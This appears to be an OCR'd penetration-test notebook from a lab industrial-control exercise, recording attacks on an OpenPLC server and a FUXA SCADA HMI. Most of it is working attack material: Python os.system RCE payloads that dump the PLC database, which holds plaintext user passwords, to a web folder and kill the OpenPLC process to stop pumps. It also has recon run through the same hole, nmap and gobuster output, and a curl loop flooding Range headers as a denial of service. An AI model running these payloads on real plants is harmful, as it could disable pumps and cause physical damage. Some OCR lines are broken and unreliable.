
```
import os; os.system("sqlite3 /workdir/webserver/openplc.db '.dump' > /workdir/webserver/static/db_final_dump.txt");
```

SQL Database:

```
└─$ curl http://10.50.0.35:8080/static/db_final_dump.txt
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Users" (
 `user_id`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `name` TEXT NOT NULL,
 `username`  TEXT NOT NULL UNIQUE,
 `email` TEXT,
 `password`  TEXT NOT NULL,
 `pict_file` TEXT
);
INSERT INTO Users VALUES(10,'OpenPLC User','openplc','openplc@openplc.com','openplc',NULL);
INSERT INTO Users VALUES(11,'cdo','cdo','cdo@cyber.local','bb123#123',NULL);
INSERT INTO Users VALUES(12,'Michelle','michellewazhere','mwheet@albany.edu','123456',NULL);
CREATE TABLE `Programs` (
 `Prog_ID`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `Name` TEXT NOT NULL,
 `Description`  TEXT,
 `File` TEXT NOT NULL,
 `Date_upload`  INTEGER NOT NULL
);
INSERT INTO Programs VALUES(1,'Blank Program','Dummy empty program','blank_program.st',1527184953);
INSERT INTO Programs VALUES(16,'plc-work','','152800.st',1736169717);
INSERT INTO Programs VALUES(22,'ork2','','858602.st',1758198490);
CREATE TABLE `Settings` (
 `Key` TEXT NOT NULL UNIQUE,
 `Value` TEXT NOT NULL,
 PRIMARY KEY(`Key`)
);
INSERT INTO Settings VALUES('Modbus_port','502');
INSERT INTO Settings VALUES('Dnp3_port','disabled');
INSERT INTO Settings VALUES('Start_run_mode','true');
INSERT INTO Settings VALUES('Slave_polling','100');
INSERT INTO Settings VALUES('Slave_timeout','1000');
INSERT INTO Settings VALUES('Enip_port','disabled');
INSERT INTO Settings VALUES('Pstorage_polling','disabled');
INSERT INTO Settings VALUES('Syslog_server','192.168.3.40:514');
CREATE TABLE IF NOT EXISTS "Slave_dev" (
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
```

```
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
 "ir_size"   INTEGER NOT NULL,
 "hr_read_start" INTEGER NOT NULL,
 "hr_read_size" INTEGER NOT NULL,
 "hr_write_start" INTEGER NOT NULL,
 "hr_write_size" INTEGER NOT NULL,
 "pause" INTEGER,
 PRIMARY KEY("dev_id" AUTOINCREMENT)
);
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('Users',12);
INSERT INTO sqlite_sequence VALUES('Programs',22);
INSERT INTO sqlite_sequence VALUES('Slave_dev',0);
COMMIT;
```

I managed to stop all pumps and filters from working on port 1881:



This was done via remote code execution in port 8080 in the bootup process:

```
import os; print("Stopping all OpenPLC processes..."); os.system("killall openplc");
```

Port 2443 is the logging system for port 8080

Port 1881 is SCADA, ties in with port 8080 in controlling pumps

Port 3443 looks like we can play with pen testing tools within the IP address

Port 4443 - we can upload files

Port 5443 - firewall

Port 6443: firewall logs

Port 7443 - same as port 3443

Port 8000 - page not found

Port 8080 - Open PLC (I've worked on this one)

Port 5911 - web server

Port 4443 testing:

Attempt to grab headers/information via port 8080 blind RCE:

import os; os.system("curl -sk -I 'https://10.50.0.35:4443/' > /workdir/webserver/static/port4443_recon.txt"); os.system("curl -sk 'https://10.50.0.35:4443/' >> /workdir/webserver/static/port4443_recon.txt");

Curl: curl http://10.50.0.35:8080/static/port4443_recon.txt - did not return anything

Searched for config files for 4443:

import os; os.system("grep -r -l '4443' /workdir /etc 2>/dev/null > /workdir/webserver/static/port4443_config_files.txt");

Curl: curl http://10.50.0.35:8080/static/port4443_config_files.txt

Results: /workdir/webserver/core/psm/main.py

/workdir/utils/matiec_src/stage1_2/iec_bison.cc

/workdir/utils/matiec_src/stage1_2/iec_flex.cc

/workdir/.venv/lib/python3.11/site-packages/setuptools-66.1.1.dist-info/RECORD

/workdir/.venv/lib/python3.11/site-packages/setuptools/_distutils/command/__pycache__/bdist_rpm.cpython-311.pyc

/workdir/.venv/lib/python3.11/site-packages/setuptools/_distutils/command/bdist_rpm.py

Only the 1st option is useful.

Broaden Search for config files:

import os; os.system("find / -name '*.conf' -o -name '*.cfg' -o -name 'nginx.conf' -o -name 'httpd.conf' 2>/dev/null > /workdir/webserver/static/global_config_files.txt");

Curl: curl http://10.50.0.35:8080/static/global_config_files.txt

Results: /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.d/gconv-modules-extra.conf

/usr/lib/tmpfiles.d/passwd.conf

/usr/lib/binfmt.d/python3.11.conf

/usr/lib/sysctl.d/99-protect-links.conf

/usr/share/doc/adduser/examples/adduser.conf

/usr/share/doc/adduser/examples/deluser.conf

/usr/share/doc/adduser/examples/adduser.local.conf

/usr/share/doc/apt/examples/apt.conf

/usr/share/doc/procps/examples/sysctl.conf

/usr/share/doc/gnupg/examples/gpgconf.conf

/usr/share/doc/gpgconf/examples/gpgconf.conf

/usr/share/libc-bin/nsswitch.conf

/usr/share/debconf/debconf.conf

/usr/share/autoconf/autom4te.cfg

/usr/share/fontconfig/conf.avail/45-latin.conf

/usr/share/fontconfig/conf.avail/45-generic.conf

/usr/share/fontconfig/conf.avail/65-fonts-persian.conf

/usr/share/fontconfig/conf.avail/10-hinting-none.conf

/usr/share/fontconfig/conf.avail/10-scale-bitmap-fonts.conf

/usr/share/fontconfig/conf.avail/49-sansserif.conf

/usr/share/fontconfig/conf.avail/20-unhint-small-vera.conf

/usr/share/fontconfig/conf.avail/11-lcdfilter-default.conf

/usr/share/fontconfig/conf.avail/10-unhinted.conf

/usr/share/fontconfig/conf.avail/25-unhint-nonlatin.conf

/usr/share/fontconfig/conf.avail/10-sub-pixel-bgr.conf

/usr/share/fontconfig/conf.avail/70-force-bitmaps.conf

/usr/share/fontconfig/conf.avail/10-autohint.conf

/usr/share/fontconfig/conf.avail/51-local.conf

/usr/share/fontconfig/conf.avail/90-synthetic.conf

/usr/share/fontconfig/conf.avail/10-hinting-slight.conf

/usr/share/fontconfig/conf.avail/48-spacing.conf

/usr/share/fontconfig/conf.avail/10-sub-pixel-vbgr.conf

/usr/share/fontconfig/conf.avail/05-reset-dirs-sample.conf

/usr/share/fontconfig/conf.avail/30-metric-aliases.conf

/usr/share/fontconfig/conf.avail/10-no-sub-pixel.conf

/usr/share/fontconfig/conf.avail/35-lang-normalize.conf

/usr/share/fontconfig/conf.avail/09-autohint-if-no-hinting.conf

/usr/share/fontconfig/conf.avail/60-generic.conf

/usr/share/fontconfig/conf.avail/10-hinting-medium.conf

/usr/share/fontconfig/conf.avail/50-user.conf

/usr/share/fontconfig/conf.avail/60-latin.conf

/usr/share/fontconfig/conf.avail/10-sub-pixel-vrgb.conf

/usr/share/fontconfig/conf.avail/11-lcdfilter-light.conf

/usr/share/fontconfig/conf.avail/10-hinting-full.conf

/usr/share/fontconfig/conf.avail/70-yes-bitmaps.conf

/usr/share/fontconfig/conf.avail/65-khmer.conf

/usr/share/fontconfig/conf.avail/65-nonlatin.conf

/usr/share/fontconfig/conf.avail/10-sub-pixel-rgb.conf

/usr/share/fontconfig/conf.avail/10-no-antialias.conf

/usr/share/fontconfig/conf.avail/69-unifont.conf

/usr/share/fontconfig/conf.avail/70-no-bitmaps.conf

/usr/share/fontconfig/conf.avail/11-lcdfilter-legacy.conf

/usr/share/fontconfig/conf.avail/40-nonlatin.conf

/usr/share/fontconfig/conf.avail/10-yes-antialias.conf

/usr/share/fontconfig/conf.avail/80-delicious.conf

/etc/resolv.conf

/etc/debconf.conf

/etc/mke2fs.conf

/etc/ld.so.conf.d/libc.conf

/etc/ld.so.conf.d/x86_64-linux-gnu.conf

/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf

/etc/nsswitch.conf

/etc/e2scrub.conf

/etc/security/time.conf

/etc/security/faillock.conf

/etc/security/namespace.conf

/etc/security/limits.conf

/etc/security/pam_env.conf

/etc/security/sepermit.conf

/etc/security/access.conf

/etc/security/group.conf

/etc/security/capability.conf

/etc/dpkg/dpkg.cfg

/etc/adduser.conf

/etc/gai.conf

/etc/host.conf

/etc/pam.conf

/etc/xattr.conf

/etc/ld.so.conf

/etc/libaudit.conf

/etc/deluser.conf

/etc/selinux/semanage.conf

/etc/perl/Net/libnet.cfg

/etc/fonts/fonts.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-lgc-sans-mono.conf

/etc/fonts/conf.d/45-latin.conf

/etc/fonts/conf.d/45-generic.conf

/etc/fonts/conf.d/65-fonts-persian.conf

/etc/fonts/conf.d/10-scale-bitmap-fonts.conf

/etc/fonts/conf.d/49-sansserif.conf

/etc/fonts/conf.d/20-unhint-small-vera.conf

/etc/fonts/conf.d/57-dejavu-sans.conf

/etc/fonts/conf.d/11-lcdfilter-default.conf

/etc/fonts/conf.d/58-dejavu-lgc-sans-mono.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-lgc-sans.conf

/etc/fonts/conf.d/51-local.conf

/etc/fonts/conf.d/90-synthetic.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-lgc-serif.conf

/etc/fonts/conf.d/10-hinting-slight.conf

/etc/fonts/conf.d/57-dejavu-sans-mono.conf

/etc/fonts/conf.d/58-dejavu-lgc-serif.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-sans.conf

/etc/fonts/conf.d/57-dejavu-serif.conf

/etc/fonts/conf.d/48-spacing.conf

/etc/fonts/conf.d/58-dejavu-lgc-sans.conf

/etc/fonts/conf.d/30-metric-aliases.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-serif.conf

/etc/fonts/conf.d/20-unhint-small-dejavu-sans-mono.conf

/etc/fonts/conf.d/60-generic.conf

/etc/fonts/conf.d/50-user.conf

/etc/fonts/conf.d/60-latin.conf

/etc/fonts/conf.d/65-nonlatin.conf

/etc/fonts/conf.d/69-unifont.conf

/etc/fonts/conf.d/70-no-bitmaps.conf

/etc/fonts/conf.d/40-nonlatin.conf

/etc/fonts/conf.d/10-yes-antialias.conf

/etc/fonts/conf.d/80-delicious.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-lgc-sans-mono.conf

/etc/fonts/conf.avail/57-dejavu-sans.conf

/etc/fonts/conf.avail/58-dejavu-lgc-sans-mono.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-lgc-sans.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-lgc-serif.conf

/etc/fonts/conf.avail/57-dejavu-sans-mono.conf

/etc/fonts/conf.avail/58-dejavu-lgc-serif.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-sans.conf

/etc/fonts/conf.avail/57-dejavu-serif.conf

/etc/fonts/conf.avail/58-dejavu-lgc-sans.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-serif.conf

/etc/fonts/conf.avail/20-unhint-small-dejavu-sans-mono.conf

/etc/sysctl.conf

/etc/ca-certificates.conf

/etc/ldap/ldap.conf

/workdir/webserver/core/dnp3.cfg

/workdir/webserver/dnp3.cfg

/workdir/utils/dnp3_src/config/astyle.cfg

/workdir/utils/libmodbus_src/doc/asciidoc.conf

/workdir/.venv/pyvenv.cfg

/workdir/doxygen.conf

/docker_persistent/mbconfig.cfg

NOT USEFUL - tried other things but didn't find anything useful either. Moved to port 1881.

Port 1881 testing

Grab the HTTP headers: import os; os.system("curl -sk -I 'http://10.50.0.35:1881/' > /workdir/webserver/static/port1881_headers.txt"); os.system("curl -sk 'http://10.50.0.35:1881/' >> /workdir/webserver/static/port1881_headers.txt");

Curl: curl http://10.50.0.35:8080/static/port1881_headers.txt

Result: Feature Value Significance

Server X-Powered-By: Express Node.js web server.

Title Labshock SCADA Confirms the application name.

Core Libs svg-editor.min.css, fuxa-editor.min.js Uses an editor component commonly seen in Web HMI (Human Machine Interface) applications.

Signature powered by frangoteam This is a highly specific signature for the running application.

CVE FOUND: CVE-2023-33831: which specifically targets the Fuxa HMI and allows for Unauthenticated Remote Code Execution. The exploit targets the /api/runscript endpoint.

****You really don’t need to run any exploits. The Fuxa SCADA HMI is configured for Unauthenticated Access. The security is based entirely on the assumption that if someone can reach the system, they are authorized. This is a severe vulnerability, and it means the SCADA system is fully compromised without needing a RCE for a password reset. You can overload the system by turning on both pumps and sliding the sliders all the way to the right.****

Port 7443 testing - (ngin 1.28.0)

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 7443 -sV -sC --script http-enum,http-headers,http-auth,http-title
,vuln -vvv 10.50.0.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 17:17 EST
NSE: Loaded 154 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 10.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating Ping Scan at 17:17
Scanning 10.50.0.35 [4 ports]
Completed Ping Scan at 17:17, 0.31s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:17
Stats: 0:00:20 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Completed Parallel DNS resolution of 1 host. at 17:17, 11.18s elapsed
DNS resolution of 1 IPs took 11.18s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 5, CN: 0]
Initiating SYN Stealth Scan at 17:17
Scanning 10.50.0.35 [1 port]
Discovered open port 7443/tcp on 10.50.0.35
Completed SYN Stealth Scan at 17:17, 0.12s elapsed (1 total ports)
Initiating Service scan at 17:17
Scanning 1 service on 10.50.0.35
Completed Service scan at 17:17, 6.50s elapsed (1 service on 1 host)
NSE: Script scanning 10.50.0.35.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 8.68s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.14s elapsed
Nmap scan report for 10.50.0.35
Host is up, received reset ttl 255 (0.013s latency).
Scanned at 2025-12-02 17:17:35 EST for 16s

PORT     STATE SERVICE REASON         VERSION
7443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack whe
n numerous
|       overlapping byte ranges are requested.
```

Running over HTTPs

Vulnerability ID: **CVE**:CVE-2011-3192 BID:49303

https://www.cve.org/CVERecord?id=CVE-2011-3192


Nmap found that this is vulnerable, however, the service is nginx, not apache.

I can not exploit this on nginx

Vulners: nginx/1.28.0


Nginx:cve-2025-53859

Credential reuse testing for Port 7443:



Credential reuse from other port is not possible on Port 7443

No access control, no authentication challenge.



Used Gobuster - /a01b891c-85ee-4376-a6a9=c65715b58c20

Returns status 200 (length 444 bytes)

Dead end

Moving on to similar Port 3443

PORT 3443:

```
PORT     STATE SERVICE REASON         VERSION
3443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to de
bug)
| vulners:
|   nginx 1.28.0:
|_      NGINX:CVE-2025-53859    6.3     https://vulners.com/nginx/NGINX:CVE-2
025-53859
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack whe
n numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_http-litespeed-sourcecode-download: Request with null byte did not work. Th
is web server might not be vulnerable
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Labshock PF
| http-headers:
|   Server: nginx/1.28.0
|   Date: Wed, 03 Dec 2025 02:48:32 GMT
|   Content-Type: text/html
|   Content-Length: 444
|   Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
|   Connection: close
|   ETag: "68fc75f1-1bc"
|   Accept-Ranges: bytes
|
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: nginx/1.28.0
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

Nmap—port 3443 is filtered and does not detect any service.

Running nginx 1.28.0

CVE-2011-3192 - Apache - DoS vulnerability

```
┌──(kali㉿kali)-[~]
└─$ curl -I -H "Range: bytes=0-,0-,0-,0-,0-,0-" http://10.50.0.35:3443

HTTP/1.1 200 OK
Server: nginx/1.28.0
Date: Wed, 03 Dec 2025 03:07:09 GMT
Content-Type: text/html
Content-Length: 444
Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
Connection: keep-alive
ETag: "68fc75f1-1bc"
Accept-Ranges: bytes
```

time curl -I http://10.50.0.35:3443


for i in {1..9999}; do curl -I -H "Range: bytes=0-,0-,0-,0-,0-,0-" http://10.50.0.35:3443 & done
- Looping the header.

DoS vulnerability, with a flood script, could cause cpu overload to crash the server.

Before overload:

```
┌──(kali㉿kali)-[~]
└─$ time curl -I http://10.50.0.35:3443
HTTP/1.1 200 OK
Server: nginx/1.28.0
Date: Fri, 05 Dec 2025 05:38:49 GMT
Content-Type: text/html
Content-Length: 444
Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
Connection: keep-alive
ETag: "68fc75f1-1bc"
Accept-Ranges: bytes


real    0.16s
user    0.01s
sys     0.01s
cpu     12%

┌──(kali㉿kali)-[~]
└─$
```

After overload:



Response time went from 0.16 seconds to 0.35seconds, clear proof of a slowdown, with the right flood script, the server can

Port 8080/1881

Port 8080/1881

Port 8080 is a OpenPLC, requiring credentials to log in. Port 1881 is tied to 8080, but does not require credentials to view. Anyone can go into 1881 and manually disable pumps or create overflow using the interface controls. The real threat, however, is port 8080.

Gobuster results for 8080:

```
└─$ gobuster dir -u http://10.50.0.35:8080 -w '/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt'
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.50.0.35:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 200) [Size: 4883]
/users               (Status: 302) [Size: 199] [--> /login]
/hardware            (Status: 302) [Size: 199] [--> /login]
/programs            (Status: 302) [Size: 199] [--> /login]
/logout              (Status: 302) [Size: 199] [--> /login]
/settings            (Status: 302) [Size: 199] [--> /login]
/dashboard           (Status: 302) [Size: 199] [--> /login]
/monitoring          (Status: 302) [Size: 199] [--> /login]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
```

cURL the port to get headers and other information off the webpage: curl -v http://10.50.0.35:8080/login

